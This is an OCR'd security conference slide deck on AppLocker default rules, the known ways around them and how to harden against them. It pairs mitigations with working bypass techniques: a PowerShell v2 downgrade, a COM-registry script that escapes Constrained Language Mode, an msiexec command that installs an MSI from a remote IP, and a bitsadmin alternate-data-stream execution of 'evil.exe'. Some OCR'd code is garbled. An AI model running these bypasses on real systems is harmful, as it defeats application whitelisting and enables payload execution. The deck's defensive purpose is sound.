◆ 3RD PARTY – DENY EXECUTE

Permission Entry for TeamViewer13_Logfile.log

Principal: Everyone [Select a principal](#)

Type: Deny


Advanced permissions:

<input type="checkbox"/> Full control	<input type="checkbox"/> Write attributes
<input checked="" type="checkbox"/> Traverse folder / execute file	<input type="checkbox"/> Write extended attributes
<input type="checkbox"/> List folder / read data	<input type="checkbox"/> Delete
<input type="checkbox"/> Read attributes	<input type="checkbox"/> Read permissions
<input type="checkbox"/> Read extended attributes	<input type="checkbox"/> Change permissions
<input type="checkbox"/> Create files / write data	<input type="checkbox"/> Take ownership
<input type="checkbox"/> Create folders / append data	

DEFAULT APPLOCKER RULES – SCRIPT RULES

POWERSHELL V2

- ❖ STARTING POWERSHELL WITH –VERSION 2
- ❖ BYPASSES CONSTRAINED LANGUAGE MODE
- ❖ NO LOGGING
- ❖ NOT PRESENT IN NEWEST W10



MITIGATION – APPLOCKER BYPASSES – SCRIPT RULES

MITIGATION



Matt Graeber

@mattifestation

Following

Use PowerShell to remove the version of PowerShell (v2) that has no business on your hosts.

```
Administrator: Windows PowerShell
PS C:\> Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2

Path          :
Online        : True
RestartNeeded : False


PS C:\> Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2Root

Path          :
Online        : True
RestartNeeded : False


PS C:\>
```

DEFAULT APPLOCKER RULES - SCRIPT RULES - CONSTRAINED LANGUAGE MODE BYPASS

BLOGPOST BY
ADAM CHESTER @_XPN_

[HTTPS://WWW.MDSEC.CO.UK/2018/09/APPLocker-CLM-BYPASS-VIA-COM/](https://www.mdsec.co.uk/2018/09/applocker-clm-bypass-via-com/)



New-Object within AppLocker CLM... and this works??

Surprisingly, when I started looking at the attack surface of CLM, I found that *New-Object* works (albeit with some restrictions) when CLM has been enabled via AppLocker. This seemed at odds with what is trying to be achieved, but sure enough, we find that the following command will execute just fine:

```
New-Object -ComObject WScript.Shell
```

This of course gives us a perfect way of manipulating the PowerShell process from within PowerShell, as COM objects are exposed via DLL's which can be loaded into the calling process. So how can we create a COM object ready for loading? Well if we take a look at ProcMon during an attempt to call *New-Object -ComObject xpntest*, we see that there are a number of requests to the *HKEY_CURRENT_USER* hive:

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help



Time	Process Name	PID	Operation	Path
16:47:0...	powershell.exe	7912	RegQueryKey	HKCU\Software\Classes
16:47:0...	powershell.exe	7912	RegQueryKey	HKCU\Software\Classes
16:47:0...	powershell.exe	7912	RegQueryKey	HKCU\Software\Classes
16:47:0...	powershell.exe	7912	RegOpenKey	HKCU\Software\Classes\xpntest

After some playing around, we see that we can create the required registry keys within *HKCU* with the following script:

```
1 $dl1Path = "C:\Users\xpn\Desktop\test.dll"
2 $ssid = "(72C4005-078A-438E-8442-98424B80340)"
3
4 New-PSDrive -PSProvider Registry -Name HKU -Root HKEY_USERS -erroraction 'silentlycontinue' | Out-Null
5
6 $matches = wham! /user | select-string -Pattern "(S-1-5-{0-9})+" -all | select -ExpandProperty Matches
7 $ssid = $matches.value
8
9 $key = 'HKU:\{0}_classes' -f $ssid
10
11 # Adding our InProcServer
12 New-Item -Path $key -Name CLSID -erroraction 'silentlycontinue' | Out-Null
13 $key = 'HKU:\{0}_classes\CLSID' -f $ssid
14 New-Item -Path $key -Name $ssid -erroraction 'silentlycontinue' | Out-Null
15 $key = 'HKU:\{0}_classes\CLSID\{1}' -f $ssid, $ssid
16 New-Item -Path $key -Name 'InprocServer32' -erroraction 'silentlycontinue' | Out-Null
17 $key = 'HKU:\{0}_classes\CLSID\{1}\InprocServer32' -f $ssid, $ssid
18 New-ItemProperty -Path $key -Name "(Default)" -Value $dl1Path -PropertyType String -Force -erroraction 'silentlycontinue' | Out-Null
19
20 # Adding our start name
21 $key = 'HKU:\{0}_classes' -f $ssid
22 New-Item -Path $key -Name xpntest -erroraction 'silentlycontinue' | Out-Null
23 $key = 'HKU:\{0}_classes\xpntest' -f $ssid
24 New-Item -Path $key -Name CLSID -erroraction 'silentlycontinue' | Out-Null
25 $key = 'HKU:\{0}_classes\xpntest\CLSID' -f $ssid
26 New-ItemProperty -Path $key -Name "(Default)" -Value $ssid -PropertyType String -Force -erroraction 'silentlycontinue' | Out-Null
```

DEFAULT APPLOCKER RULES - SCRIPT RULES

CONSTRAINED LANGUAGE MODE BYPASS

Event Properties - Event 8007, AppLocker

General Details

%OSDRIVE%\USERS\ODDVA\APPDATA\LOCAL\TEMP_PSSCRIPTPOLICYTEST_ESWSWJ0J.VVY.PSM1 was prevented from running.

Log Name: Microsoft-Windows-AppLocker/MSI and Script
Source: AppLocker Logged: 19.09.2018 09:10:12
Event ID: 8007 Task Category: None
Level: Error Keywords:
User: LOLCOMP\oddva Computer: LOLComp
OpCode: Info
More Information: [Event Log Online Help](#)

Event Properties - Event 8007, AppLocker

General Details

%OSDRIVE%\USERS\ODDVA\APPDATA\LOCAL\TEMP_PSSCRIPTPOLICYTEST_KEWG5GQU.RVA.PS1 was prevented from running.

Log Name: Microsoft-Windows-AppLocker/MSI and Script
Source: AppLocker Logged: 19.09.2018 09:10:12
Event ID: 8007 Task Category: None
Level: Error Keywords:
User: LOLCOMP\oddva Computer: LOLComp
OpCode: Info
More Information: [Event Log Online Help](#)

Windows PowerShell

Copyright (C) Microsoft Corporation. All rights reserved.

Loading personal and system profiles took 1113ms.

C:\Users\oddva> \$ExecutionContext.SessionState.LanguageMode

ConstrainedLanguage

C:\Users\oddva>

DEFAULT APPLOCKER RULES - SCRIPT RULES

CONSTRAINED LANGUAGE MODE BYPASS

Command Prompt

```
PROMPT=$P$G
PSModulePath=C:\Program Files\WindowsPowerShell\Modules
PUBLIC=C:\Users\Public
SESSIONNAME=Console
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\Users\oddva\AppData\Local\Temp
TMP=C:\Users\oddva\AppData\Local\Temp
USERDOMAIN=LOLCOMP
USERDOMAIN_ROAMINGPROFILE=LOLCOMP
USERNAME=oddva
USERPROFILE=C:\Users\oddva
windir=C:\WINDOWS

C:\Users\oddva>set_
```

DEFAULT APPLOCKER RULES - SCRIPT RULES

CONSTRAINED LANGUAGE MODE BYPASS

```
$CurrTemp = $env:temp
```

```
$CurrTmp = $env:tmp
```

```
$TEMPBypassPath = "C:\windows\temp"
```

```
$TMPBypassPath = "C:\windows\temp"
```

```
Set-ItemProperty -Path 'hku:\Environment' -Name Tmp -Value "$TEMPBypassPath"
```

```
Set-ItemProperty -Path 'hku:\Environment' -Name Temp -Value "$TMPBypassPath"
```

```
Invoke-WmiMethod -Class win32_process -Name create -ArgumentList "powershell"
```

```
sleep 5
```

```
#Set it back
```

```
Set-ItemProperty -Path 'hku:\Environment' -Name Tmp -Value $CurrTmp
```

```
Set-ItemProperty -Path 'hku:\Environment' -Name Temp -Value $CurrTemp
```

Action	User	Name
Allow	Everyone	(Default Rule) All scripts located in the Program Files folder
Allow	Everyone	(Default Rule) All scripts located in the Windows folder
Allow	BUILTIN\Administrators	(Default Rule) All scripts

DEMO — CONSTRAINED LANGUAGE BYPASS



DEFAULT APPLOCKER RULES – MSI/APPX

◆ MSI INSTALLER RULES

Action	User	Name	Condition
Allow	Everyone	(Default Rule) All digitally signed Windows Installer files	Publisher
Allow	Everyone	(Default Rule) All Windows Installer files in %systemdrive%\Windows\Installer	Path
Allow	BUILTIN\Administrators	(Default Rule) All Windows Installer files	Path

◆ APPX

Action	User	Name	Exceptions
Allow	Everyone	(Default Rule) All signed packaged apps	

◆ BUY A CODE SIGNING CERT – 80\$-ISH

◆ MSFVENOM CAN GENERATE MSI FILES

◆ SIGN (PART OF SDK):

SIGNTOOL SIGN /A EVILFILE.MSI

◆ EXECUTE: MSIEXEC /Q /I HTTP://IP/TMP/CMD.PNG

DEFAULT APPLOCKER RULES – MSI/APPX MITIGATION

❖ MSI INSTALLER RULES

Action	User	Name	Condition	Excluded
Allow	Everyone	Signed by O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US	Publisher	
Allow	Everyone	(Default Rule) All Windows Installer files in %systemdrive%\Windows\Installer	Path	
Allow	BUILTIN\Administrators	(Default Rule) All Windows Installer files	Path	

DEFAULT APPLOCKER RULES – MSI/APPX MITIGATION



The screenshot shows the Windows AppLocker rules configuration interface. At the top, there is a table listing default rules:

Action	User	Name	Exceptions
Allow	Everyone	Signed by Microsoft Corporation	
Allow	Everyone	Signed by Microsoft Corporation	

Below the table, two "Allow Properties" dialog boxes are displayed side-by-side. Both dialog boxes have tabs for General, Publisher, and Exceptions, with the Publisher tab selected. The General tab contains the instruction: "Edit the values below to modify the scope of this rule." The Publisher field in both dialog boxes shows the value: CN=Microsoft Windows, O=Microsoft Corporation, L=Redmond, S=Washington, C. The Package name and Package version fields are both set to an asterisk (*). The bottom of each dialog box has a link: "More about publisher rules".


DEFAULT APPLOCKER RULES – KNOWN BYPASSES

- ◆ INSTALLUTIL
- ◆ MSBUILD
- ◆ MSHTA
- ◆ REGASM
- ◆ REGSVCS
- ◆ VSTO FILES

- ◆ [HTTPS://GITHUB.COM/APIOCRADLE/ULTIMATEAPPLockerBYPASSLIST/BLOB/MASTER/VERIFIEDAPPLockerBYPASSES.MD](https://github.com/APIOCRADLE/ULTIMATEAPPLockerBYPASSLIST/blob/master/VERIFIEDAPPLockerBYPASSES.MD)

NOT DEFAULT RULES!

ALL EXE/DLL FROM MICROSOFT ALLOWED



NOT DEFAULT RULES! ALL EXE/DLL FROM MICROSOFT ALLOWED

◆ TYPICAL MISCONFIGURATION

Action	User	Name	Condition	Exceptions
Allow	Everyone	(Default Rule) All files located in the Pro...	Path	
Allow	Everyone	All files located in the Windows folder	Path	
Allow	BUILTIN\Administrators	(Default Rule) All files	Path	
Allow	Everyone	Signed by O=MICROSOFT CORPORATI...	Publisher	
Deny	Everyone	ICAcls.EXE, in MICROSOFT® WINDO...	Publisher	

```
C:\Users\normaluser>icacls  
This program is blocked by group policy. For more information, contact your system administrator.  
C:\Users\normaluser>_
```

Product name:
MICROSOFT® WINDOWS® OPERATING SYSTEM

File name:
ICAcls.EXE

File version:
* And above

NOT DEFAULT RULES! ALL EXE/DLL FROM MICROSOFT ALLOWED

◆ TYPICAL
MISCONFIGURATION

The screenshot shows the Windows Firewall with Advanced Security interface. A red arrow points to the 'Exceptions' column in the main table, highlighting a row where the 'Exceptions' value is 'Yes'. Below this, a 'Publisher Exception' dialog box is open, with its title bar 'Publisher Exception' also having a red border around it. The 'Exceptions' tab is selected in the dialog box. Inside the dialog, there is a note: 'Edit the values below to modify the scope of this rule.' Below this, three fields are shown: 'Publisher:' with the value 'MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US', 'Product name:' with the value 'MICROSOFT® WINDOWS® OPERATING SYSTEMS', and 'File name:' with the value 'ICACLS.EXE'. The 'File name:' field is also highlighted with a red border.

Action	User	Name	Condition	Exceptions
Allow	Everyone	(Default Rule) All files located in the Pro...	Path	
Allow	Everyone	All files located in the Windows folder	Path	Yes
Allow	BUILTIN\Administrators	(Default Rule) All files	Path	
Allow	Everyone	Signed by O=MICROSOFT CORPORATI...	Publisher	

Allow Properties

General Path Exceptions

Publisher Exception

Edit the values below to modify the scope of this rule.

Publisher: MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US

Product name: MICROSOFT® WINDOWS® OPERATING SYSTEMS

File name: ICACLS.EXE

NOT DEFAULT RULES! ALL EXE/DLL FROM MICROSOFT ALLOWED

◆ TYPICAL MISCONFIGURATION

```
C:\Windows\system32\cmd.exe

C:\Users\normaluser>icacls.exe c:\windows\system32\cmd.exe
c:\windows\system32\cmd.exe NT SERVICE\TrustedInstaller:(F)
                      BUILTIN\Administrators:(RX)
                      NT AUTHORITY\SYSTEM:(RX)
                      BUILTIN\Users:(RX)
                      APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
                      APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)

Successfully processed 1 files; Failed processing 0 files

C:\Users\normaluser>
```

ALL EXE/DLL FROM MICROSOFT ALLOWED

OPENS DOOR FOR KNOWN BINARIES THAT CAN EXECUTE CODE

- ◆ BGINFO – CODE EXECUTION

- ◆ CDB – CODE EXECUTION

- ◆ ++++++

- ◆ [HTTPS://GITHUB.COM/APIOCRABLE/ULTIMATEAPLOCKERBYPASSLIST/BLOB/MASTER/UNVERIFIEDAPLOCKERBYPASSES.MD](https://github.com/apiocrable/UltimateAppLockerBypassList/blob/master/unverifiedapplockerbypasses.md)

- ◆ [HTTPS://LOLBAS-PROJECT.GITHUB.IO/](https://lolbas-project.github.io/)

HARDENING RULES

 DefaultRules-Improved.xml	Added an improved version of the default rules
 PathBlockRules-DLL.xml	Updated rules with ADS
 PathBlockRules-EXE.xml	Blocked bash.exe
 PathBlockRules-Scripts.xml	Updated rules with ADS
 PublisherBlockRules-DLL.xml	Add my blocking rules for AppLocker - first version
 PublisherBlockRules-EXE.xml	Updated block rules from W10 1803, also included some rules

❖ [HTTPS://GITHUB.COM/APIOCRABLE/ULTIMATEAPLOCKERBYPASSLIST/TREE/MASTER/APLOCKER-BLOCKPOLICIES](https://github.com/apiocrable/UltimateAppLockerBypassList/tree/master/AppLocker-blockPolicies)

AARONLOCKER

- ◆ GREAT STUFF
- ◆ EASIER TO MAINTAIN
- ◆ MISSING RULES FOR ALTERNATE DATA STREAMS – (COMING IN V.NEXT)

AARONLOCKER - ADS

◆ ALTERNATE DATA STREAMS

TYPE EVIL.EXE > C:\WINDOWS\TRACING:EVIL.EXE

BITSADMIN /CREATE MYFILE


BITSADMIN /ADDFILE MYFILE

C:\WINDOWS\SYSTEM32\NOTEPAD.EXE C:\TEMP\NOTEPAD.EXE

BITSADMIN /SETNOTIFYCMDLINE MYFILE C:\WINDOWS\TRACING:EVIL.EXE NULL

BITSADMIN /RESUME MYFILE

* [HTTPS://GIST.GITHUB.COM/APIOCRADLE/CDD2D0D0EC9ABB686F0E89306E277B8F](https://gist.github.com/APIOCRADLE/CDD2D0D0EC9ABB686F0E89306E277B8F)



SUMMARY - MY RECOMMENDATION ON APPLOCKER

1. USE DEFAULT RULES
2. ENABLE DLL!
3. DON'T USE EXCEPTIONS! (I DONT LIKE 'EM)
4. CREATE DENY PATH RULES FOR PATHS THAT USER CAN WRITE TO
5. CREATE DENY PATH RULES FOR ADS ON THE SAME FOLDERS
6. CREATE DENY PUBLISHER RULES ON KNOWN BAD BINARIES (MSBUILD, POWERSHELL...)
7. REMOVE RULES THAT ALLOWS ALL SIGNERS (MSI,APPX)
8. ENABLE CENTRAL MONITORING USING EVENT FORWARDING (OR SPLUNK AGENT)

RELEASE OF POWERSHELL MODULE **POWERAL**

- ❖ CAN BE FOUND HERE:
[HTTPS://GITHUB.COM/APIOCRABLE/POWERAL](https://github.com/apiocrable/POWERAL)
- ❖ RUNS IN CONSTRAINED LANGUAGE MODE
- ❖ AUTOMATES SOME OF THE HUNTING FOR VULNERABILITIES
- ❖ GREAT FOR RED AND BLUE
- ❖ NOT FEATURE COMPLETE

A wide-angle photograph of a city that has suffered a catastrophic disaster. In the foreground, a large billboard is partially collapsed, its frame twisted and leaning. The ground is covered in a thick layer of dark, jagged debris, twisted metal, and concrete fragments. In the background, the city's skyline is visible, consisting of numerous skyscrapers of varying heights. Some buildings appear to be partially destroyed or missing entire sections. A street lamp stands prominently in the center-right, its pole leaning at an angle. The sky is filled with heavy, grey clouds, suggesting an overcast or apocalyptic atmosphere.

QUICK DEMO - POWERAL

THANK YOU!

@ODDVARMOE

[HTTPS://ODDVARMOE.MOE](https://oddvarmoe.moe)

